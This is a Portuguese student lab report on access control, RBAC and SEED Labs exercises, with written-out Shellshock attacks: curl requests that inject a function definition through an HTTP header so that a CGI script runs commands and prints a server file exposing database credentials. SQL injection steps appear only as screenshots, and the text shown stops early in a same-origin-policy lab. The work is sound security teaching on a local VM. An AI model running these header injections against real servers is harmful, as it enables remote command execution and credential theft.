

Relatório S3

Docente: José Simão

- LI51_52D – LEIRT51D

- Grupo 6:

Ana Gaspar: 43877
André Martins: 43562
José Pedro Rodrigues: 43596

Síntese: Este terceiro trabalho aborda os tópicos de controlo de acessos, o modelo RBAC e diversos ataques informáticos.

Índice

| | |
|--------------------|----|
| Introdução | 4 |
| Resolução | 5 |
| Pergunta 1 | 5 |
| Pergunta 1.1 | 5 |
| Pergunta 1.2 | 5 |
| Pergunta 2 | 5 |
| Pergunta 3 | 6 |
| Pergunta 3.1 | 6 |
| Pergunta 3.2 | 9 |
| Pergunta 4 | 11 |
| Pergunta 4.1 | 11 |
| Pergunta 4.2 | 11 |
| Pergunta 4.3 | 14 |
| Pergunta 5 | 15 |
| Pergunta 5.1 | 15 |
| Pergunta 5.2 | 23 |
| Pergunta 6 | 25 |
| Pergunta 6.1 | 25 |
| Pergunta 6.2 | 28 |
| Conclusão | 32 |

Índice de Figuras

| | |
|--|----|
| Figura 1 - Task 2.1 (Shellshock Attack Lab)..... | 6 |
| Figura 2 - Task 2.2 (Shellshock Attack Lab)..... | 7 |
| Figura 3 - Task 2.3 (Shellshock Attack Lab)..... | 7 |
| Figura 4 - Task 2.3 (Shellshock Attack Lab) exemplo de ataque | 8 |
| Figura 5 - Task 2.4 (Shellshock Attack Lab) ataque..... | 9 |
| Figura 6 - Task 2.4 (Shellshock Attack Lab) dados de autenticação na base de dados..... | 10 |
| Figura 7 - Task 2.1 (SQL Injection Lab) dados inseridos..... | 11 |
| Figura 8 - Task 2.1 (SQL Injection Lab) ataque sucedido | 12 |
| Figura 9 - Task 3.1 (SQL Injection Lab) login com o utilizador Alice | 12 |
| Figura 10 - Task 3.1 (SQL Injection Lab) dados de atualização do salário | 13 |
| Figura 11 - Task 3.1 (SQL Injection Lab) ataque sucedido | 13 |
| Figura 12 - Task 3.3 (SQL Injection Lab) dados para alteração da password | 14 |
| Figura 13 - Task 2. (Web SOP Lab) acesso index.html | 15 |
| Figura 14 - Task 2. (Web SOP Lab) acesso ao DOM do index.html | 15 |
| Figura 15 - Task 2. (Web SOP Lab) acesso às cookies do index.html..... | 16 |
| Figura 16 - Task 2. (Web SOP Lab) acesso navigation.html | 16 |
| Figura 17 - Task 2. (Web SOP Lab) acesso ao DOM do navigation.html..... | 17 |
| Figura 18 - Task 2. (Web SOP Lab) acesso às cookies do navigation.html..... | 17 |
| Figura 19 - Task 2. (Web SOP Lab) acesso www.isel.pt | 18 |
| Figura 20 - Task 2. (Web SOP Lab) acesso DOM do www.isel.pt..... | 18 |
| Figura 21 - Task 2. (Web SOP Lab) acesso às cookies do www.isel.pt..... | 19 |
| Figura 22 - Task 2. (Web SOP Lab) acesso www.soplab.com:8080/navigation.html | 19 |
| Figura 23 - Task 2. (Web SOP Lab) acesso ao DOM do www.soplab.com:8080/navigation.html | 20 |
| Figura 24 - Task 2. (Web SOP Lab) acesso às cookies do www.soplab.com:8080/navigation.html | 20 |
| Figura 25 - Task 2. (Web SOP Lab) back de uma página da mesma origem para a mesma origem | 21 |
| Figura 26 - Task 2. (Web SOP Lab) back de uma página da mesma origem para outra origem | 21 |
| Figura 27 - Task 2. (Web SOP Lab) back de uma página de outra origem | 22 |
| Figura 28 - Task 3. (Web SOP Lab) resultado do pedido a www.soplab.com..... | 23 |
| Figura 29 - Task 3. (Web SOP Lab) resultado do pedido a www.isel.pt..... | 24 |
| Figura 30 - Task 1. (Web XSS Lab) edição da brief description da Alice | 25 |
| Figura 31 - Task 1. (Web XSS Lab) acesso ao perfil da Alice | 25 |
| Figura 32 - Task 2. (Web XSS Lab) acesso ao perfil da Alice | 26 |
| Figura 33 - Task 3. (Web XSS Lab) acesso ao perfil da Alice e observação do pedido recebido no servidor do atacante..... | 27 |
| Figura 34 - Task 4. (Web XSS Lab) análise do pedido de adição de um utilizador como amigo | 28 |
| Figura 35 - Task 4. (Web XSS Lab) análise do pedido de adição do Samy como amigo..... | 29 |
| Figura 36 - Task 4. (Web XSS Lab) edição do About me do perfil do Samy | 29 |
| Figura 37 - Task 4. (Web XSS Lab) acesso ao perfil do Samy com outro utilizador | 30 |
| Figura 38 - Task 4. (Web XSS Lab) perfil do Samy visto por outro utilizador após refresh | 30 |

Introdução

Neste terceiro trabalho prático abordam-se os temas sobre os controlos de acessos, os modelos RBACs e ataques informáticos, tais como SQL Injection, CSRF e XSS.

Semelhante aos trabalhos anteriores, este também tem partes que testam os conhecimentos teóricos das matérias e a respectiva componente prática, sendo realizada com a ajuda de máquina virtual (*Linux*) e com os enunciados do laboratório do *project SEED* consoante a matéria lecionada.

Resolução

Pergunta 1

Pergunta 1.1

Sim, pois o utilizador u pode ter a associação $(u, r1)$ na relação UA, sendo que $r1$ é um *senior role* de r .

Pergunta 1.2

O princípio de privilégio mínimo visa garantir o mínimo de permissões a cada utilizador durante o tempo necessário de forma a que estes consigam realizar o seu trabalho, e caso o utilizador necessite de mais permissões estas ser-lhe-ão atribuídas posteriormente durante a sessão.

Assim, no início de cada sessão todos os utilizadores irão ter todas as permissões de acordo com o princípio estabelecido.

Pergunta 2

Não, pois a finalidade do ataque CSRF não é ler os *cookies* do utilizador, mas sim aproveitar o facto do *browser* colocar automaticamente esses mesmos *cookies* em pedidos realizados ao exterior sem confirmação do utilizador, executando assim operações indesejadas usando a identidade do mesmo.

Pergunta 3

Pergunta 3.1

Task 2.1.

Para esta tarefa realizou-se a seguinte sequência de comandos:

```
[12/22/18]seed@VM:~$ foo='() { echo "Inside function"; }; echo "Hi!";'
[12/22/18]seed@VM:~$ echo $foo
() { echo "Inside function"; }; echo "Hi!";
[12/22/18]seed@VM:~$ export foo
[12/22/18]seed@VM:~$ bash
[12/22/18]seed@VM:~$ bash_shellshock
Hi!
```

Figura 1 - Task 2.1 (Shellshock Attack Lab)

Começou-se por definir a variável *foo* com a *String* - `() { echo "Inside function"; }; echo "Hi!";` – e a seguir, executou-se um *print* da mesma, de forma a verificar o seu conteúdo. De seguida, exportou-se a variável.

Por fim, testou-se ambos os comandos *bash*, primeiro o invulnerável e de seguida o vulnerável, verificando, assim, que ao executar este último aparecia o resultado do *print* do comando *echo "Hi!"*.

Desta forma, confirmou-se que durante a criação do processo filho (através do *bash_shellshock*) ao ser encontrada uma variável de ambiente com um valor começado pela definição de uma função – `() { ... }` – este será avaliado e transformado numa função com o mesmo nome, e, para além disso, todos os comandos após esta função serão executados.

Task 2.2.

Nesta tarefa realizou-se a seguinte sequência de comandos, a qual servia apenas para adicionar o ficheiro *myprog.cgi* ao servidor ficando assim disponível para as tarefas seguintes. Este ficheiro, ao ser requisitado, irá responder com “Hello World” – como é visível após a execução do comando *curl* para esse URI.

```
[12/22/18]seed@VM:~/cgi-bin$ sudo nano myprog.cgi
[12/22/18]seed@VM:~/cgi-bin$ sudo chmod 755 myprog.cgi
[12/22/18]seed@VM:~/cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi

Hello World
```

Figura 2 - Task 2.2 (Shellshock Attack Lab)

Task 2.3.

Nesta tarefa mudou-se o conteúdo do ficheiro *myprog.cgi* para o indicado na tarefa.

```
[12/22/18]seed@VM:~/cgi-bin$ sudo nano myprog.cgi
[12/22/18]seed@VM:~/cgi-bin$ sudo chmod 755 myprog.cgi
[12/22/18]seed@VM:~/cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi
*****Environment Variables*****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=33534
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi_
```

Figura 3 - Task 2.3 (Shellshock Attack Lab)

De seguida, executou-se o comando *curl* para o mesmo URI de forma a observar o resultado. Verifica-se, na imagem anterior, que, para além das variáveis de ambiente do servidor, os *headers* do pedido *HTTP* são colocados em variáveis de ambiente. Podendo, assim, o utilizador que realiza o pedido, injectar código no servidor através de *headers*.

Por fim, de forma a exemplificar um possível ataque realizou-se o seguinte pedido ao servidor, no qual é incluído o *header Content-Type* mas com um conteúdo diferente – “() { echo \"test\"; }; exit;” –, sendo este transformado numa variável de ambiente com o mesmo nome e valor.

```
[12/26/18]seed@VM:~/cgi-bin$ curl -H "Content-Type: () { echo \"test\"; }; exit;" http://localhost/cgi-bin/myprog.cgi
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
webmaster@localhost to inform them of the time this error occurred,
and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
</body></html>
```

Figura 4 - Task 2.3 (Shellshock Attack Lab) exemplo de ataque

Desta forma, como o valor da variável começa com a definição de uma função – () { ... } – esta é então avaliada e os seguintes comandos executados (*exit*), fazendo com que o processo responsável por preencher a resposta termine, deixando o pedido pendurado.

Pergunta 3.2

Task 2.4.

Nesta tarefa usou-se apenas uma máquina para realizar o ataque.

Este ataque será semelhante ao exemplificado na *Task 2.3* Figura 4.

Para tal, adicionou-se o preenchimento da resposta com o conteúdo do ficheiro indicado através da seguinte sequência de comandos.

```
echo "Content-Type: text/plain"  
echo  
/bin/cat /var/www/SQLInjection/safe_home.php
```

Ficando, assim, com o seguinte pedido e resposta.

```
[12/26/18]seed@VM:~/cgi-bin$ curl -H "Content-Type: () { echo \"test\"; };  
echo \"Content-Type: text/plain\"; echo; /bin/cat /var/www/SQLInjection/saf  
e_home.php;" http://localhost/cgi-bin/myprog.cgi  
<!--  
SEED Lab: SQL Injection Education Web platform  
Author: Kailiang Ying  
Email: kying@syr.edu  
-->  
  
<!--  
SEED Lab: SQL Injection Education Web platform  
Enhancement Version 1  
Date: 12th April 2018  
Developer: Kuber Kohli  
  
Update: Implemented the new bootstrap design. Implemented a new Navbar at the  
top with two menu options for Home and edit profile, with a button to  
logout. The profile details fetched will be displayed using the table class  
of bootstrap with a dark table head theme.  
  
NOTE: please note that the navbar items should appear only for users and the  
page with error login message should not have any of these items at  
all. Therefore the navbar tag starts before the php tag but it end within th  
e php script adding items as required.  
-->  
  
<!DOCTYPE html>
```

Figura 5 - Task 2.4 (Shellshock Attack Lab) ataque

Após a análise da resposta - conteúdos do ficheiro *safe_home.php* – encontrou-se os respectivos dados de autenticação na base de dados.

```
// Function to create a sql connection.
function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        die("Connection failed: " . $conn->connect_error . "\n");
        echo "</div>";
    }
    return $conn;
}
```

Figura 6 - Task 2.4 (Shellshock Attack Lab) dados de autenticação na base de dados

- Será possível roubar os conteúdos do ficheiro */etc/shadow*?

R: O ficheiro */etc/shadow* contém *passwords* encriptadas do utilizador, logo o acesso ao mesmo é apenas permitido em modo *super user* (através do comando *sudo*). Assim, para ser possível roubar os conteúdos do mesmo, o processo criado para processar a resposta teria de ter os privilégios do *super user*.

Pergunta 4

Pergunta 4.1.

Configuração realizada!

Pergunta 4.2.

Task 2.1.

Nesta tarefa, como era indicado anteriormente, o programa verifica se existe alguma entrada na tabela de acordo com os dados inseridos na página, não fazendo *escape* dos caracteres.

Assim, é possível realizar um ataque de injeção de SQL no qual forçamos a entrada na conta do *admin* sem necessitar da *password*.

Tendo chegado à seguinte solução.




Figura 7 - Task 2.1 (SQL Injection Lab) dados inseridos




Figura 8 - Task 2.1 (SQL Injection Lab) ataque sucedido

Task 3.1.

Nesta tarefa teve-se de entrar na conta da Alice e modificar o respectivo salário.

Começou-se por realizar o *login* da mesma forma que na *Task* anterior.




Figura 9 - Task 3.1 (SQL Injection Lab) login com o utilizador Alice

De seguida, como indicado no enunciado era possível editar alguns dos dados do utilizador na página *Edit Profile*. Para além disso, é também possível realizar injeção de SQL nesta página, uma vez que este não faz *escape* dos caracteres. Assim, chegou-se à seguinte solução de forma a editar o salário do utilizador.

Alice's Profile Edit

NickName:

Email:

Address:

Phone Number:

Password:

Copyright © SEED LABS

Figura 10 - Task 3.1 (SQL Injection Lab) dados de atualização do salário

Alice Profile

| Key | Value |
|--------------|----------|
| Employee ID | 10000 |
| Salary | 25000 |
| Birth | 9/20 |
| SSN | 10211002 |
| NickName | alice |
| Email | |
| Address | |
| Phone Number | |

Figura 11 - Task 3.1 (SQL Injection Lab) ataque sucedido


Pergunta 4.3.

Task 3.3.

Nesta tarefa teve-se de, usando uma conta de um utilizador qualquer, através da página *Edit Profile*, alterar a *password* de um outro utilizador.

Aqui foi necessário enviar o conteúdo do campo *Password*, uma vez que este era cifrado pelo programa para posteriormente ser inserido na tabela. Assim, faltou apenas chegar à forma de atualizar a *password* não do utilizador corrente, mas sim de outro utilizador especificado.

Após análise do ficheiro *unsafe_edit_backend.php*, chegou-se à conclusão de que a forma de realizar isto seria a seguinte, demonstrada na Figura 12 (neste caso o utilizador Alice mudou a *password* do utilizador Boby para grupo6). Pois o *username* era identificado pela coluna *name*.



The screenshot displays a web browser window with the address bar showing `www.seedlabsqlinjection.com/unsafe_edit_frontend.php`. The page title is "Alice's Profile Edit". The form contains the following fields:

- NickName:
- Email:
- Address:
- Phone Number:
- Password:

A green "Save" button is located below the form fields. The footer of the page reads "Copyright © SEED LABS".

Figura 12 - Task 3.3 (SQL Injection Lab) dados para alteração da password

Pergunta 5

Pergunta 5.1.

Task 2.

- 1) O objectivo deste ponto foi verificar que acessos ao *DOM* ou a *cookies* de uma determinada origem, por parte de código *Javascript* dessa mesma origem, era possível.

Acesso à página www.soplab.com/index.html:




Figura 13 - Task 2. (Web SOP Lab) acesso index.html




Figura 14 - Task 2. (Web SOP Lab) acesso ao DOM do index.html




Figura 15 - Task 2. (Web SOP Lab) acesso às cookies do index.html

Acesso à página www.soplab.com/navigation.html:




Figura 16 - Task 2. (Web SOP Lab) acesso navigation.html

